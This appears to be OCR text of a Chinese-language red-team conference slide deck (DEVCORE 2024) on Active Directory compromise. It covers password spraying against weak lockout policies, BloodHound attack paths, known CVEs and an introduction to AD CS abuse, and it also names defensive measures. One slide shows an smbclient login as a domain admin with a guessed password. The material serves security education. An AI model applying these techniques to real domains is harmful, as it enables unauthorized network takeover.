DEVCORE

分分鐘拿下整個網域
關於 AD，你還疏忽了什麼？

徐偉庭 Vtim

戴夫寇爾股份有限公司
vtim@devco.re

DEVCORE CONFERENCE 2024 | 2024.03.16

DEVCORE


whoami

- 徐偉庭 Vtim

- DEVCORE Red Team Lead
- OSWE、OSCP
- Bug Bounty Hunter

Microsoft Active Directory

- 企業網路管理神器
- IT 的夢魘
- 駭客的大秘寶




爺爺 AD那麼硬怎麼打丫
拿張椅子坐下，孩子
讓我告訴你那些
曾經切 AD 的故事

灑密碼

那些曾經分分鐘拿下 AD 的方法 (1/3)

灑密碼

- 密碼原則弱

```
ComplexityEnabled           : True
DistinguishedName           : DC=victim,DC=local
LockoutDuration             : 00:30:00
LockoutObservationWindow    : 00:30:00
LockoutThreshold            : 0
MaxPasswordAge              : 42.00:00:00
MinPasswordAge              : 1.00:00:00
MinPasswordLength           : 7
objectClass                 : {domainDNS}
objectGuid                  : b894e9bb-bc0c-4627-b234-b64f12668716
PasswordHistoryCount        : 24
ReversibleEncryptionEnabled : False
```

DEVCORE

灑密碼

- 密碼原則弱
  - 鎖定規則寬鬆

```
ComplexityEnabled           : True
DistinguishedName           : DC=victim,DC=local
LockoutDuration             : 00:30:00
LockoutObservationWindow    : 00:30:00
LockoutThreshold            : 0
MaxPasswordAge              : 42.00:00:00
MinPasswordAge              : 1.00:00:00
MinPasswordLength           : 7
objectClass                 : {domainDNS}
objectGuid                  : b894e9bb-bc0c-4627-b234-b64f12668716
PasswordHistoryCount        : 24
ReversibleEncryptionEnabled : False
```

DEVCORE

灑密碼

- 密碼原則弱
  - 鎖定規則寬鬆
  - 密碼限制長度短

```
ComplexityEnabled           : True
DistinguishedName           : DC=victim,DC=local
LockoutDuration             : 00:30:00
LockoutObservationWindow    : 00:30:00
LockoutThreshold            : 0
MaxPasswordAge              : 42.00:00:00
MinPasswordAge              : 1.00:00:00
MinPasswordLength           : 7
ObjectClass                 : {domainDNS}
objectGuid                  : b894e9bb-bc0c-4627-b234-b64f12668716
PasswordHistoryCount        : 24
ReversibleEncryptionEnabled : False
```

DEVCORE

灑密碼

- 密碼原則弱
  - 鎖定規則寬鬆
  - 密碼限

DEVCORE

```
└─[$]> python3 smbclient.py -debug                    /DomainAdmin:'P@ssw0rd'@
Type help for list of commands
# shares
ADMIN$
C$
IPC$
NETLOGON
SYSVOL
```

Q：現在不能灑了嗎？

A：可以阿 但...

```
ComplexityEnabled             : True
DistinguishedName             : DC=victim,DC=loca
LockoutDuration               : 69.10:39:00
LockoutObservationWindow      : 00:30:00
LockoutThreshold              : 3
MaxPasswordAge                : 42.00:00:00
MinPasswordAge                : 1.00:00:00
MinPasswordLength             : 13
objectClass                   : {domainDNS}
objectGuid                    : b894e9bb-bc0c-462
PasswordHistoryCount          : 24
ReversibleEncryptionEnabled   : False
```


尋血犬
那些曾經分分鐘
拿下 AD 的方法
(2/3)

尋血犬🐕

- BloodHound
  - 分析網域物件資訊
  - 物件關係圖形化
  - 可搜尋物件關係

DEVCORE


尋血犬🐕

- BloodHound
  - 分析網域物件資訊
  - 物件關係圖形化
  - 可搜尋物件關係

Path to Domain Admin !

DEVCORE

Show Path to Domain Admin




BloodHound

YKUROSAWADA@JAPAN.LOCAL
MemberOf
Owns
DOMAIN ADMINS@JAPAN.LOCAL
ENTERPRISE ADMINS@JAP
MemberOf
AdminTo
HasSession
MACHINEADMINS@JAPAN.LOCAL
IO@JAPAN.LOCAL
AGUANDA@JAPAN.LOCAL
MemberOf
LOCALADMIN@JAPAN.LOCAL
YMA_DA@TOKYO.JAPAN.LOCAL
MemberOf
AllowedToDelegate
JKOBAYASHI_A@TOKYO.JAPAN.LOCAL
BACKUPLDAP@TOKYO.JAPAN.LOCAL
DIAMOND@TOKYO.JAPAN.LOCAL
HasSession
MemberOf
DOMAIN ADMINS@TOKYO.JAPAN.LOCAL
MemberOf
AdminTo
HasSession
AdminTo
HasSession
YFAN_A@TOKYO.JAPAN.LOCAL
DESKTOPADMINS@TOKYO.JAPAN.LOCAL
AMETHYST@TOKYO.JAPAN.LOCAL
SQLSVC@TOKYO.JAPAN.LOCAL
JADE@TOKYO.JAPAN.LOCAL
UTAMASAKI_DA@TOKYO.JAPAN.LOCAL
MemberOf
ForceChangePassword
MemberOf
TSATOU_A@TOKYO.JAPAN.LOCAL
YFAN@TOKYO.JAPAN.LOCAL
LOCALADMIN@TOKYO.JAPAN.LOCAL
Raw Query

Q：現在不能用了嗎？

A：當然可以阿 但...


AD
特權帳號分割


AD
特權帳號分割
強化 DACL


AD
特權帳號分割
強化 DACL
Tier Model
(Enterprise Access Model)


BLOODHOUND

已知漏洞

那些曾經分分鐘拿下 AD 的方法 (3/3)

已知漏洞

- 已知漏洞直接打！
  - Zerologon
  - noPac
  - ProxyLogon

...

DEVCORE


不要跟我說什麼
Abuse Unconstrained Delegation
GPO Audit
RBCD
ASREProasting
翻 Share Folder
撞庫
Kerberoasting
Password Spray
Abuse ACL
Abuse Constrained Delegation
老子直接 CVE 幹進去

Q：現在不能用了嗎？

A：不行QQ 要等新洞...


你以為這些都沒用就打不動了嗎？

Exploit the AD CS

分分鐘拿下整個 AD

小數據統計

近兩年數十場紅隊演練中...




非實際數量
僅表達比例

近兩年數十場紅隊演練中...

8%

沒安裝 AD CS




92%

有安裝 AD CS

92% 有安裝 AD CS 的環境中...

30%

設定安全



70%

設定不安全

70% 不安全的設定中...

12%

無法利用

88%

可利用

會造成什麼影響？

會造成什麼影響？


IT ADMIN
imgflip.com

DEVCORE

AD CS 101


AD CS?

微軟官方定義：

「Active Directory Certificate Services (AD CS) is a Windows Server role for issuing and managing public key infrastructure (PKI) certificates used in secure communication and authentication protocols.」


DEVCORE

Certificate Authority



DEVCORE

Enterprise CA



